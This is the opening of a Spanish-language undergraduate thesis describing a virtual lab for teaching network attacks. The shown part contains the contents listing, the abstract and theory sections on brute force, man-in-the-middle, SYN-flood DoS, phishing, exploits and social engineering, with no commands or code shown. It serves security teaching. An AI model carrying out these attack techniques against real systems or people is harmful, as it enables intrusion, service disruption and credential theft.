REPÚBLICA DEL ECUADOR
Escuela Politécnica Nacional
"E SCIENTIA HOMINIS SALUS"

La versión digital de esta tesis está protegida por la Ley de Derechos de Autor del Ecuador.

Los derechos de autor han sido entregados a la "ESCUELA POLITÉCNICA NACIONAL" bajo el libre consentimiento del (los) autor(es).

Al consultar esta tesis deberá acatar con las disposiciones de la Ley y las siguientes condiciones de uso:

- Cualquier uso que haga de estos documentos o imágenes deben ser sólo para efectos de investigación o estudio académico, y usted no puede ponerlos a disposición de otra persona.

- Usted deberá reconocer el derecho del autor a ser identificado y citado como el autor de esta tesis.

- No se podrá obtener ningún beneficio comercial y las obras derivadas tienen que estar bajo los mismos términos de licencia que el trabajo original.

El Libre Acceso a la información, promueve el reconocimiento de la originalidad de las ideas de los demás, respetando las normas de presentación y de citación de autores con el fin de no incurrir en actos ilegítimos de copiar y hacer pasar como propias las creaciones de terceras personas.

Respeto hacia sí mismo y hacia los demás.

ESCUELA POLITÉCNICA NACIONAL

FACULTAD DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA

IMPLEMENTACIÓN DE UN PROTOTIPO DE LABORATORIO PARA EL ESTUDIO DE ATAQUES DE SEGURIDAD EN REDES

PROYECTO PREVIO A LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN ELECTRÓNICA Y REDES DE INFORMACIÓN

GABRIEL ALFONSO RODRÍGUEZ PALADINES
elgabo_el10@hotmail.com

DIRECTOR: ING. JOSÉ ANTONIO ESTRADA JIMÉNEZ, MSc.
jose.estrada@epn.edu.ec

Quito, Marzo 2016

DECLARACIÓN

Yo, Gabriel Alfonso Rodríguez Paladines, declaro bajo juramento que el trabajo aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y, que he consultado las referencias bibliográficas que se incluyen en este documento.

A través de la presente declaración cedo mis derechos de propiedad intelectual correspondientes a este trabajo, a la Escuela Politécnica Nacional, según lo establecido por la Ley de Propiedad Intelectual, por su Reglamento y por la normatividad institucional vigente.

Gabriel Alfonso Rodríguez Paladines

CERTIFICACIÓN

Certifico que el presente trabajo fue desarrollado por Gabriel Alfonso Rodríguez Paladines, bajo mi supervisión.

Ing. José Antonio Estrada Jiménez, MSc.
DIRECTOR DEL PROYECTO

AGRADECIMIENTOS

A mi familia, mis padres, mis abuelitas y abuelitos, mis hermanas, a todos mis amigas y amigos que me acompañaron en este gran camino, que siempre estuvieron ahí en lugar y momento indicado para saber indicarme que estaba en el camino correcto o incorrecto, a los que supieron felicitarme en mis momentos buenos y a los que me supieron regañar en mis momentos no tan buenos, a las personas que estuvieron seguros de que lo lograría, gracias por su incondicional ayuda y aliento.

Al Ing. José Estrada por su compresión, su tiempo, guía, y total ayuda.

De todo corazón, Gracias.

DEDICATORIA

Todo este gran trabajo y todo el fruto del mismo que vendrá muy pronto, van dedicados por entero a las personas que siempre me inculcaron: el no rendirme, a siempre estar en familia, a mantener siempre la esperanza y sobre todo a ser feliz, mis padres.

CONTENIDO

DECLARACIÓN I
CERTIFICACIÓN II
AGRADECIMIENTOS III
DEDICATORIA IV
CONTENIDO V
ÍNDICE DE TABLAS IX
ÍNDICE DE FIGURAS X
ÍNDICE DE SEGMENTOS DE CÓDIGO XIII
RESUMEN XVI
PRESENTACIÓN XVII
CAPÍTULO I 1
1 FUNDAMENTOS TEÓRICOS 1
1.1 SEGURIDAD DE LA RED 1
1.1.1 ATAQUES DIRECTOS 1
1.1.1.1 Ataque de Fuerza Bruta 1
1.1.1.2 Ataque de Hombre en el Medio (Man in the Middle - MitM) 2
1.1.1.3 Denegación de Servicio (Denial of Service - DoS) 3
1.1.1.4 Phishing 5
1.1.1.5 Ataques mediante Exploits 5
1.1.2 INGENIERÍA SOCIAL 5
1.2 HERRAMIENTAS PARA EL APRENDIZAJE DE SEGURIDAD EN REDES 6
1.2.1 VIRTUALIZACIÓN 6
1.2.1.1 VMware Workstation 8
1.2.1.2 VirtualBox 9
1.2.1.3 VNX (Virtual Network over LinuX) 9
1.2.2 HERRAMIENTAS DE HACKING ÉTICO 10
1.2.1.4 Escáneres de red 11
1.2.1.4.1 Nmap 11
1.2.1.4.2 Zmap 11

1.2.1.4.3 Nessus 11
1.2.1.5 Herramientas de spoofing 12
1.2.1.5.1 Scapy 12
1.2.1.5.2 Ettercap 13
1.2.1.6 Herramientas de Hacking 13
1.2.1.6.1 Netcat 14
1.2.1.6.2 Troyanos 14
1.2.1.7 Herramientas Integradas 14
1.2.1.7.1 Metasploit 14
1.2.1.7.2 Kali Linux 14
1.2.2 ANALIZADORES DE RED 15
1.2.2.1 Wireshark 15
1.2.2.2 Tcpdump 15
CAPÍTULO II 16
2 IMPLEMENTACIÓN DEL PROTOTIPO DE LABORATORIO 16
2.1 ANÁLISIS GENERAL DE REQUISITOS 16
2.2 PROPUESTA DE HERRAMIENTAS PARA IMPLEMENTACIÓN DEL PROTOTIPO 17
2.3 VIRTUALIZACIÓN 18
2.4 SCRIPTS PARA AUTOMATIZACIÓN DE TAREAS 19
2.5 IMPLEMENTACIÓN DEL PROTOTIPO 20
2.5.1 ESCENARIO BASE 20
2.5.2 CONSTRUCCIÓN DEL ESCENARIO BASE USANDO VNX 23
2.5.2.1 *Root Filesystem* 23
2.5.2.2 Etiquetas para definición de escenario 24
2.5.2.3 Comandos para iniciar y terminar escenarios de red [11] 24
2.5.2.4 Implementación del escenario base 25
2.5.2.5 Detalles sobre la Instalación y Configuración de VNX 26
2.5.3 CREACIÓN DE LA INTERFAZ DE GESTIÓN DE ESCENARIOS 28
2.5.3.1 Instalación de VNX 28
2.5.3.2 Configuración de Interfaz de Red 29

2.5.3.3 Inicio de Escenarios 30
2.5.3.4 Destrucción de Escenarios 32
2.5.4 HARDWARE DISPONIBLE PARA EL PROTOTIPO 32
2.6 CONSUMO DE RECURSOS DEL EQUIPO ANFITRIÓN 32
2.7 IMPLEMENTACIÓN DE ESCENARIOS DE ATAQUE 36
2.7.1 ATAQUE DE FUERZA BRUTA 36
2.7.1.1 Escenario de Ataque de Fuerza Bruta 37
2.7.1.2 Implementación del ataque de Fuerza Bruta usando *Hydra* 37
2.7.1.3 Pruebas y Evaluación del Ataque usando *Hydra* [29] 39
2.7.1.4 Implementación del ataque de Fuerza Bruta usando un *exploit* [7] 40
2.7.1.5 Pruebas y Evaluación del Ataque usando un *exploit* 42
2.7.2 ATAQUES DE DENEGACIÓN DE SERVICIO 42
2.7.2.1 Escenario de Ataque *DoS* 43
2.7.2.2 Implementación del ataque de *DoS* usando *Scapy* 43
2.7.2.3 Pruebas y Evaluación del Ataque *DoS* usando *Scapy* 44
2.7.2.4 Implementación del ataque de *DoS* usando *Ettercap* 46
2.7.2.5 Pruebas y Evaluación del Ataque *DoS* usando *Ettercap* 47
2.7.3 ATAQUE DE *PHISHING* 49
2.7.3.1 Escenario de Ataque de *Phishing* 49
2.7.3.2 Implementación del Ataque de *Phishing* 51
2.7.3.3 Pruebas y Evaluación del Ataque de *Phishing* 53
2.7.4 ATAQUE DE INGENIERÍA SOCIAL 55
2.7.4.1 Escenario de Ataque de Ingeniería Social 55
2.7.4.2 Implementación del Ataque de Ingeniería Social 56
2.7.4.3 Pruebas y Evaluación del Ataque Ingeniería Social 57
CAPÍTULO III 62
3 DESARROLLO DE PRÁCTICAS DE LABORATORIO Y MANUALES DE USO DEL PROTOTIPO 62
3.1 MANUALES DE USO DEL PROTOTIPO 62
3.1.1 MANUAL PARA AYUDANTE DE LABORATORIO 62
3.1.1.1 Proceso para grabar cambios permanentes en un *Root Filesystem* .. 65

3.1.2 MANUAL PARA PROFESOR 65
3.2 PRÁCTICAS DE LABORATORIO 70
3.2.1 PRÁCTICA 1: ATAQUE DE FUERZA BRUTA 72
3.2.1.1 Objetivo 72
3.2.1.2 Descripción 73
3.2.1.3 Instrucciones de la Práctica 73
3.2.2 PRÁCTICA 2: ATAQUE DE DENEGACIÓN DE SERVICIO *DoS* 78
3.2.2.1 Objetivo 78
3.2.2.2 Descripción 78
3.2.2.3 Instrucciones de la Práctica 78
3.2.3 PRÁCTICA 3: ATAQUE DE PHISHING 81
3.2.3.1 Objetivo 81
3.2.3.2 Descripción 81
3.2.3.3 Instrucciones de la Práctica 82
3.2.4 PRÁCTICA 4: ATAQUE DE INGENIERÍA SOCIAL 84
3.2.4.1 Objetivo 84
3.2.4.2 Descripción 85
3.2.4.3 Instrucciones de la Práctica 86
CAPÍTULO IV 88
4 CONCLUSIONES Y RECOMENDACIONES 88
4.1 CONCLUSIONES 88
4.2 RECOMENDACIONES 89
REFERENCIAS BIBLÍOGRAFICAS 91
ANEXOS 94

ÍNDICE DE TABLAS

Tabla 2.1 Requerimientos a cumplir para la creación del prototipo por parte de *VMware* y VNX 19
Tabla 2.2 Características de las entidades del escenario de red 21
Tabla 2.3 Esquema de direccionamiento asignado en el prototipo 23
Tabla 2.4 Características del *hardware* utilizado por el prototipo 32
Tabla 2.5 Asignación de RAM a máquinas virtuales 33
Tabla 2.6 Direcciones MAC de las máquinas virtuales 54
Tabla 2.7 Credenciales de acceso de Correo Electrónico 57
Tabla 3.1 Direccionamiento asignado en el Escenario 71
Tabla 3.2 Credenciales de autenticación de las máquinas virtuales 72
Tabla 3.3 Credenciales de acceso de Correo Electrónico 86

ÍNDICE DE FIGURAS

Figura 1.1 Representación ataque hombre en el medio..... 2
Figura 1.2 Representación de ataque *DoS* 3
Figura 1.3 Representación de ataque *DoS* por medio de inundación de mensajes TCP SYN 4
Figura 1.4 Representación de Virtualización 7
Figura 1.5 Despliegue de escenario de red usando VNX..... 9
Figura 1.6 Entorno de configuración *Nessus*..... 12
Figura 1.7 Funciones de s*capy* 13
Figura 1.8 Envío de paquete usando *scapy* 13
Figura 2.1 Escenario Base 21
Figura 2.2 Esquema de conexión física del prototipo 22
Figura 2.3 Instalación de VNX..... 27
Figura 2.4 Root Filesystem proporcionados por sitio web de VNX..... 27
Figura 2.5 Esquema general de la interfaz de gestión de escenarios 28
Figura 2.6 Esquema de Instalación de VNX..... 29
Figura 2.7 Configuración de Interfaz de Red..... 30
Figura 2.8 Creación de Escenarios 31
Figura 2.9 Consumo de recursos del anfitrión sin existir escenarios de red desplegados en el servidor 33
Figura 2.10 Consumo de recursos del anfitrión al existir un escenario de red desplegado. 34
Figura 2.11 Consumo de recursos del anfitrión al existir dos escenarios de red desplegados 35
Figura 2.12 Consumo de recursos del anfitrión al existir tres escenarios de red desplegados 35
Figura 2.13 Consumo de recursos del anfitrión al existir tres escenarios de red operativos 36
Figura 2.14 Mensajes obtenidos mientras se ejecuta herramienta *Hydra* 38
Figura 2.15 Resultado de la ejecución de *Hydra* para vulnerar servicio SSH 39

Figura 2.16 Intentos de Conexión a SSH utilizando *Hydra*, captura de tráfico utilizando *Wireshark*. 39
Figura 2.17 Revisión del contenido de un *log* de autenticación de la víctima después del ataque de Fuerza Bruta 40
Figura 2.18 Mensajes obtenidos mientras se ejecuta un *exploit* 41
Figura 2.19 Resultado de la ejecución de un *exploit* al vulnerar servicio SSH 42
Figura 2.20 Conexión a servicio SSH fallida debido a un ataque de DoS utilizando s*capy* 45
Figura 2.21 Conexiones TCP semi-abiertas debido al ataque *DoS*, captura de tráfico utilizando *Wireshark* 45
Figura 2.22 Conexión a servicio web fallida debido a un ataque de DoS utilizando herramienta *scapy* 46
Figura 2.23 Servicios detectados como activos por *ettercap* 47
Figura 2.24 Conexión a servicio SSH fallida debido a ataque de DoS utilizando herramienta *ettercap* 48
Figura 2.25 Conexión a servicio web fallida debido a ataque de DoS utilizando la herramienta *ettercap* 48
Figura 2.26 Mensajes TCP sin respuesta ACK, captura de tráfico utilizando *Wireshark* en ataque DoS 49
Figura 2.27 Escenario de un ataque *phishing*. 51
Figura 2.28 Ejemplo de tabla de registros para la suplantación DNS utilizando la herramienta *ettercap* 53
Figura 2.29 Acceso de *login* a la página web clonada 53
Figura 2.30 Tabla ARP de la víctima después de realizar un ataque *MitM* 54
Figura 2.31 Envenenamiento ARP, captura de tráfico utilizando *Wireshark* 54
Figura 2.32 Consulta de dirección IP asociada a nombre suplantado..... 54
Figura 2.33 Credenciales ingresadas por la víctima en ataque de *phishing* 55
Figura 2.34 Información solicitada por el *script* para el envío de correo en ataque de Ingeniería Social..... 56
Figura 2.35 Recepción de Correo en un Ataque de Ingeniería Social..... 57
Figura 2.36 Mensaje que contiene *Link* que dirige al sitio web suplantado 58

Figura 2.37 Información solicitada por el *script* para el envío de correo en un ataque de ingeniería social con *link* embebido en el mensaje de correo 59
Figura 2.38 Recepción de Correo en un Ataque de Ingeniería Social con un archivo HTML adjunto 60
Figura 2.39 Archivo HTML que contiene *link* embebido 60
Figura 2.40 *Link* embebido que dirige a sitio web suplantado 60
Figura 2.41 Acceso de *login* a la página web clonada 61
Figura 3.1 Configuración de la red (Interfaz Puente), resultado de la prueba de conectividad local 64
Figura 3.2 Configuración de la red, direccionamiento interfaz de red 64
Figura 3.3 Interfaz de gestión de escenarios..... 66
Figura 3.4 Creación de escenarios, selección de número de grupos a crearse simultáneamente 66
Figura 3.5 Creación de escenarios simultáneos y asignación de dirección IP de acceso a cada grupo 67
Figura 3.6 Configuración de Putty, para trabajar con Xming 68
Figura 3.7 Acceso remoto vía SSH, utilizando Putty 68
Figura 3.8 Destrucción de escenarios, opciones de submenú 69
Figura 3.9 Destrucción de escenarios 69
Figura 3.10 Destrucción de escenarios y proceso de restablecimiento de un escenario específico 69
Figura 3.11 Escenario Base para cada grupo de trabajo 70
Figura 3.12 Configuración de Putty para trabajar con Xming 71
Figura 3.13 Menú *Flow Graph* para visualizar flujo de tráfico 72
Figura 3.14 Esquema de Ataque de Fuerza Bruta 73
Figura 3.15 Esquema de Ataque de *DoS* 78
Figura 3.16 Esquema de Ataque de *Phishing* 81
Figura 3.17 Configuración de tablas DNS para su suplantación utilizando *ettercap* . 83
Figura 3.18 Esquema de Ataque de Ingeniería Social 85
Figura 3.19 Campos solicitados por el *script* para envío de mensajes de correo electrónico 86

ÍNDICE DE SEGMENTOS DE CÓDIGO

Segmento de código 2.1 Comando para iniciar un escenario 25
Segmento de código 2.2 Definición de las redes del escenario 25
Segmento de código 2.3 Definición de una máquina virtual..... 26
Segmento de código 2.4 Referencia a *root filesystem* y cantidad de RAM que una máquina virtual utiliza 26
Segmento de código 2.5 Definición de la interfaz de red para una máquina virtual .. 26
Segmento de código 2.6 Comando para la ejecución de *Hydra* para vulnerar servicio SSH 38
Segmento de código 2.7 Comando para la ejecución de herramienta *Hydra* para vulnerar servicio FTP 39
Segmento de código 2.8 Comando para la revisión de *log* de autenticación en la víctima después de un Ataque de Fuerza Bruta 40
Segmento de código 2.9 Comando para seleccionar un *exploit*..... 41
Segmento de código 2.10 Comando para visualizar campos que utiliza un *exploit* en el ataque 41
Segmento de código 2.11 Comando para configurar dirección IP de la víctima con un *exploit* 41
Segmento de código 2.12 Comando para iniciar un *exploit* 41
Segmento de código 2.13 Comando para la revisión de *log* de autenticación de la víctima después de un Ataque de Fuerza Bruta con un *exploit*..... 42
Segmento de código 2.14 Construcción y envío del Mensaje TCP SYN utilizando la herramienta *scapy* 44
Segmento de código 2.15 Comando para iniciar ataque *DoS* con *ettercap* 47
Segmento de código 2.16 Regla *iptables* para habilitar NAT en la máquina virtual *gateway* 52
Segmento de código 2.17 Comando para la ejecución de *ettercap* para ataque *MitM* y suplantación DNS..... 52
Segmento de código 2.18 Especificación el servidor de correo electrónico y envío de mensaje de correo..... 57

Segmento de código 2.19 Referencia a sitio web suplantado en archivo HTML (*link* embebido) 59
Segmento de código 3.1 Comandos para descargar librerías necesarias para la ejecución la interfaz de gestión de escenarios 63
Segmento de código 3.2 Comandos para habilitar permisos de ejecución en los scripts utilizados en las prácticas 63
Segmento de código 3.3 Comandos para ejecutar *script prototipo_lab* 63
Segmento de código 3.4 Comando de VNX para modificar un *root filesystem* permanentemente 65
Segmento de código 3.5 Comando para ejecutar interfaz de gestión de escenarios 65
Segmento de código 3.6 Comando para habilitar ruta estática en máquinas de laboratorio para acceso a las máquinas virtuales..... 67
Segmento de código 3.7 Comando para verificar servicios publicados en la máquina víctima 73
Segmento de código 3.8 Comando para iniciar ataque de fuerza bruta al servicio SSH utilizando *Hydra*..... 74
Segmento de código 3.9 Comando para la revisión de *log* de autenticación de la víctima después de un Ataque de Fuerza Bruta utilizando *Hydra* 74
Segmento de código 3.10 Comando para verificar servicios publicados en la máquina víctima 75
Segmento de código 3.11 Comando para seleccionar un *exploit* en un ataque de Fuerza Bruta..... 75
Segmento de código 3.12 Comando para visualizar campos que se pueden utilizar por un *exploit* 75
Segmento de código 3.13 Comando para configurar dirección IP de la víctima con un *exploit* 75
Segmento de código 3.14 Comandos para configurar diccionarios y se utilizan con un *exploit* 76
Segmento de código 3.15 Comando para iniciar un *exploit* 76
Segmento de código 3.16 Comando para la revisión de *log* de autenticación de la víctima después de un Ataque de Fuerza Bruta utilizando Exploit. 76

Segmento de código 3.17 Comando para verificar servicios publicados en la máquina víctima 77
Segmento de código 3.18 Comando para iniciar ataque de fuerza bruta al servicio SSH utilizando *Hydra* 77
Segmento de código 3.19 Comando para verificar servicios publicados en la máquina víctima 79
Segmento de código 3.20 Comando para la ejecución de un *script* para iniciar un ataque *DoS* 79
Segmento de código 3.21 Comando para iniciar ataque *DoS* con *ettercap* 80
Segmento de código 3.22 Comando para ejecutar *script* e iniciar NAT en el equipo *gateway* 82
Segmento de código 3.23 Comando para iniciar ataque *MitM y* suplantación DNS con e*ttercap* en ataque de *Phishing* 83
Segmento de código 3.24 Comando para ejecutar *script* para envío de mensajes de correo 86

RESUMEN

El presente proyecto de titulación pretende realizar la implementación de un prototipo de laboratorio en el cual se realiza un estudio de los ataques de seguridad en redes más frecuentes, utilizando herramientas de virtualización y *hacking* de código abierto, con fines didácticos. Consta de 4 capítulos en los cuales se realiza un análisis teórico de la seguridad de la red, herramientas de virtualización para luego presentar una parte práctica en donde se realiza la implementación y configuración del prototipo y su funcionamiento al frente de ciertos escenarios.

En el primer capítulo se describe de forma teórica los diferentes ataques de red y las herramientas para el aprendizaje de seguridades en redes.

En el segundo capítulo se pretende describir los requisitos que debe tener el prototipo de laboratorio, realizar una propuesta de herramientas que permitan la implementación del prototipo, destacar la importancia del uso de un entorno virtualizado para la implementar el prototipo e implementar y describir los escenarios de ataque de red.

El tercer capítulo presenta el manual de uso del prototipo para un ayudante de cátedra y para un Profesor, además tiene información de las prácticas de laboratorio en los que se realiza los ataques de red para su respectivo estudio.

El cuarto capítulo muestra las conclusiones y recomendaciones referidas al presente proyecto de titulación.

Al final incluye una sección de Anexos en donde hay códigos de *scripts* utilizados para agilitar las prácticas de laboratorio, así como también archivos de configuración.

PRESENTACIÓN

Actualmente es necesario estar relacionado con la información concerniente a la seguridad de redes y a los ataques de red, por eso el presente proyecto de titulación está orientado al estudio de los principales ataques de red existentes en este momento.

Por lo que se pretende realizar un prototipo en un en un entorno virtualizado, en el que se realice distintos ataques de seguridad de la red de forma didáctica para difundir los resultados entre los miembros de la comunidad universitaria y la sociedad en general.

Con la información desarrollada en este proyecto se pretende evitar nuevas víctimas de fraudes informáticos, suplantación de identidad, etc. Se aprovecharán las herramientas de código abierto disponibles para realizar los distintos ataques en el entorno de prueba. Esto permitirá indicar cada paso del ataque para poder comprender su naturaleza en un ambiente no crítico.

Se describe técnicas de ingeniería social que se aprovechan de la confianza de las personas para atacar sistemas vulnerables. Los ataques implementados mediante herramientas de código abierto, se utilizarán para evidenciar los efectos críticos que las vulnerabilidades a nivel de aplicación pueden crear.

En general el prototipo estará conformado por escenarios de red que tienen al menos un par de redes locales y que se conectan a la red de laboratorio, en la red del escenario existen servicios de red vulnerables y dependiendo del escenario de ataque que se estudie, una parte de todo el prototipo será de interés.

Como aporte a la cátedra de Seguridad de Redes, se plantea cuatro prácticas de laboratorio que permitirán a los estudiantes abordar paso a paso los procesos que un atacante lleva a cabo para vulnerar un sistema de red.

CAPÍTULO I

1 FUNDAMENTOS TEÓRICOS

En el presente proyecto se busca estructurar un prototipo de laboratorio en el que las herramientas de *hacking* ético permitan reproducir los diferentes tipos de ataque que se producen en la red de datos. En el presente capítulo se presenta un resumen acerca de la seguridad de la red, herramientas de aprendizaje de seguridades y analizadores de la red; se incluirá una breve definición, clasificación y características de ataques de seguridad de la red.

Posteriormente se adjunta una revisión de herramientas que podrían apoyar en el aprendizaje de la seguridad en redes. Se detallará sus características, ventajas y desventajas. Finalmente, se hace una revisión de analizadores de red que se utilizarán para el estudio de los ataques de seguridad de la red.

1.1 SEGURIDAD DE LA RED

La seguridad es un término que se puede aplicar a muchas áreas de estudio. En general significa ausencia de riesgos. Cuando se habla de las redes de datos, la seguridad abarca áreas técnicas como las Telecomunicaciones y la Informática. Por esa razón, la ausencia de riesgos en una infraestructura de red implica una importante variedad de componentes como estándares, protocolos, herramientas, personas, etc., que estén involucrados en el proceso de manejo de información [1].

Dependiendo de la forma en la que un atacante interactúa con una víctima, directa o indirectamente, los ataques podrían explicarse según la clasificación que se muestra a continuación.

1.1.1 ATAQUES DIRECTOS

Un ataque de red es un intento organizado de vulnerar un recurso accesible a través de una red [1]. Un ataque directo es aquel en el que el atacante interactúa directamente con el recurso de la víctima para cumplir su objetivo (robar información, interrumpir un servicio, etc.).

1.1.1.1 Ataque de Fuerza Bruta

Un ataque de fuerza bruta es un método de prueba y error cuyo objetivo es comúnmente obtener una contraseña. Idealmente consiste en probar todas las

combinaciones posibles de un alfabeto sobre un sistema de autenticación hasta encontrar la combinación que le permita a un atacante acceder a dicho sistema. Para generar las combinaciones se suele utilizar un programa informático que además podría probar automáticamente cada una contra el sistema de autenticación.

Por ejemplo, un atacante podría probar cada palabra (o sus distintas combinaciones) del idioma castellano como posible contraseña de la víctima. Si la víctima ha usado palabras de este diccionario para su contraseña, probablemente el atacante no tardará en dar con dicha contraseña [2].

Es decir, el número de combinaciones posibles, y por tanto la complejidad de obtener esa contraseña, está basado en el número de caracteres que posee el alfabeto que se use en la contraseña. Por ello se recomienda usar como contraseña una cadena de caracteres largos (de ocho a quince caracteres), no solamente letras, sino también números y caracteres especiales que permitan incrementar el alfabeto sobre el que un atacante tendría que obtener las combinaciones en un ataque de este tipo.

Los ataques de fuerza bruta pueden dejar un rastro significativo en el dispositivo objetivo generado por la prueba de cada combinación en el sistema de autenticación. Por esa razón un atacante suele utilizar este ataque cuando no tiene otra opción.

1.1.1.2 Ataque de Hombre en el Medio (Man in the Middle - MitM) [3]

Es un mecanismo que permite a un atacante interceptar la comunicación entre dos partes (víctimas) y así monitorear, modificar o desviar los mensajes entre ellas, tratando de evitar que las víctimas se den cuenta.



Figura 1.1 Representación ataque hombre en el medio [3]

Un ataque *MitM* puede facilitar ataques subsecuentes como:

- **Ataques de suplantación (*spoofing*):** hace referencia al uso de técnicas por medio de las cuales un atacante se hace pasar por una entidad distinta a través de la falsificación de datos (paquetes, tramas, etc.).
- **Ataques de reproducción (*replay*):** consiste en la reutilización que hace un atacante de material interceptado de su víctima (por ejemplo una contraseña).
- **Ataque de denegación de servicio (*Denial of Service*):** consiste en bloquear el acceso a un servicio a sus usuarios legítimos.

1.1.1.3 Denegación de Servicio (Denial of Service - DoS) [4]

Un ataque de *DoS* es un procedimiento en el que un atacante intenta evitar que los usuarios de un sistema puedan emplearlo normalmente. En la red, este ataque consiste en generar un número de peticiones fraudulentas tal a un servicio que, aunque éste sigue funcionando, queda inhabilitado de atender las peticiones legítimas.

Sin embargo, un ataque de *DoS* podría también implementarse como resultado de otros ataques previos que permiten al atacante controlar el tráfico de red o los recursos de un sistema (como el ataque de *MitM*).

De cualquier forma que se lo implemente, el objetivo de este ataque es inhibir una infraestructura de red para que sus usuarios no puedan acceder a sus servicios [4].



Figura 1.2 Representación de ataque *DoS* [31]

En sus variantes más complejas (*DoS* distribuido - *DDoS*), un atacante podría ejecutar el ataque de *DoS* desde muchos computadores que ha conseguido controlar y dirigirlo hacia un objetivo único. Esto haría que el origen del ataque sea más difícil de detectar

y que lleve más tiempo controlarlo. Entre los mecanismos más comunes para denegación de servicio se pueden mencionar los siguientes:

- **Inundación de peticiones:** Consiste en la generación masiva de mensajes de petición en la red. Estas peticiones consumen recursos de la víctima (un dispositivo, un servicio, o la red entera) a tal punto que luego de un tiempo ésta ya no puede responder a nuevas solicitudes legítimas [5].

  Entre los ataques *DoS* mediante inundación de peticiones se tiene: inundación de segmentos SYN, ataques de desbordamiento de buffer, ataque *Smurf*, etc. En la siguiente Figura 1.3 se puede observar una negociación TCP normal y el ataque por medio de inundación de segmentos SYN.



Figura 1.3 Representación de ataque *DoS* por medio de inundación de mensajes TCP SYN

- **Redirección/Desvío de tráfico:** Consiste en tomar el flujo de la comunicación que se lleva a cabo entre un cliente (o varios) y un servidor, de manera que, cuando el usuario intente acceder al servicio correspondiente, su petición sea reenviada a otro servidor o a ninguno.

  El control de la comunicación se debe lograr mediante un ataque previo, usualmente un ataque de hombre en el medio.

- **Alteración de configuración de un servicio:** Este mecanismo permite la denegación de un servicio al vulnerar otro servicio distinto y modificar su configuración original.

Por ejemplo, un atacante podría evitar que los clientes de una institución accedan a su página web al vulnerar el servicio DNS[1] de la empresa y modificar el registro DNS correspondiente al servidor web.

1.1.1.4 Phishing

Conocido también como suplantación de marca, el ataque de *phishing* consiste en suplantar a una persona u organización con el fin de obtener información de una víctima que esté relacionada con la entidad suplantada. Por ejemplo, este ataque ocurre cuando un atacante envía un mensaje de correo electrónico que aparenta provenir de un banco y solicita que la víctima actualice sus datos a través de un *link*[2] que apunta a una página con la misma apariencia que la de la institución. Si la víctima no se da cuenta del ataque, podría entregar información valiosa al atacante.

Este ataque se ha vuelto muy común en los distintos medios de comunicación en línea que han surgido como redes sociales, servicios de mensajería, y el servicio de correo electrónico [6].

1.1.1.5 Ataques mediante Exploits

Un *exploit* es un programa o una pieza de código capaz de aprovechar una vulnerabilidad de algún servicio en un sistema. Una vez que se da a conocer una vulnerabilidad de un servicio, aparecen en Internet este tipo de programas capaces de explotar dicha vulnerabilidad. Tal como cualquier otra herramienta de seguridad, pueden usarse éticamente o para causar daño[7].

1.1.2 INGENIERÍA SOCIAL [8]

La ingeniería social es la práctica de manipulación de una persona con el objetivo de que ésta le entregue voluntariamente información que puede ser valiosa para un ataque posterior (números de teléfono, direcciones IP, nombres de usuario, contraseñas, etc.).

Este ataque suele basarse en la confianza o descuido de las personas al entregar este tipo de información.

---

[1] DNS (*Domain Name System*): un sistema para asignar nombres a equipos y servicios de red que se organiza en forma jerárquica.

[2] *Link*: Elemento de un documento electrónico que permite dirigir al usuario a otro documento electrónico.

Como soporte a este tipo de ataques se pueden utilizar herramientas tecnológicas para interactuar con la víctima (llamadas telefónicas, mensajes de correo electrónico, etc.) y otros ataques para engañarla (suplantación de identidad, *phishing*, etc.) [9]

Por ejemplo, un ataque de ingeniería social muy común es aquel que se realiza mediante el envío de mensajes de correo electrónico que aparentan originarse en una institución financiera (banco).

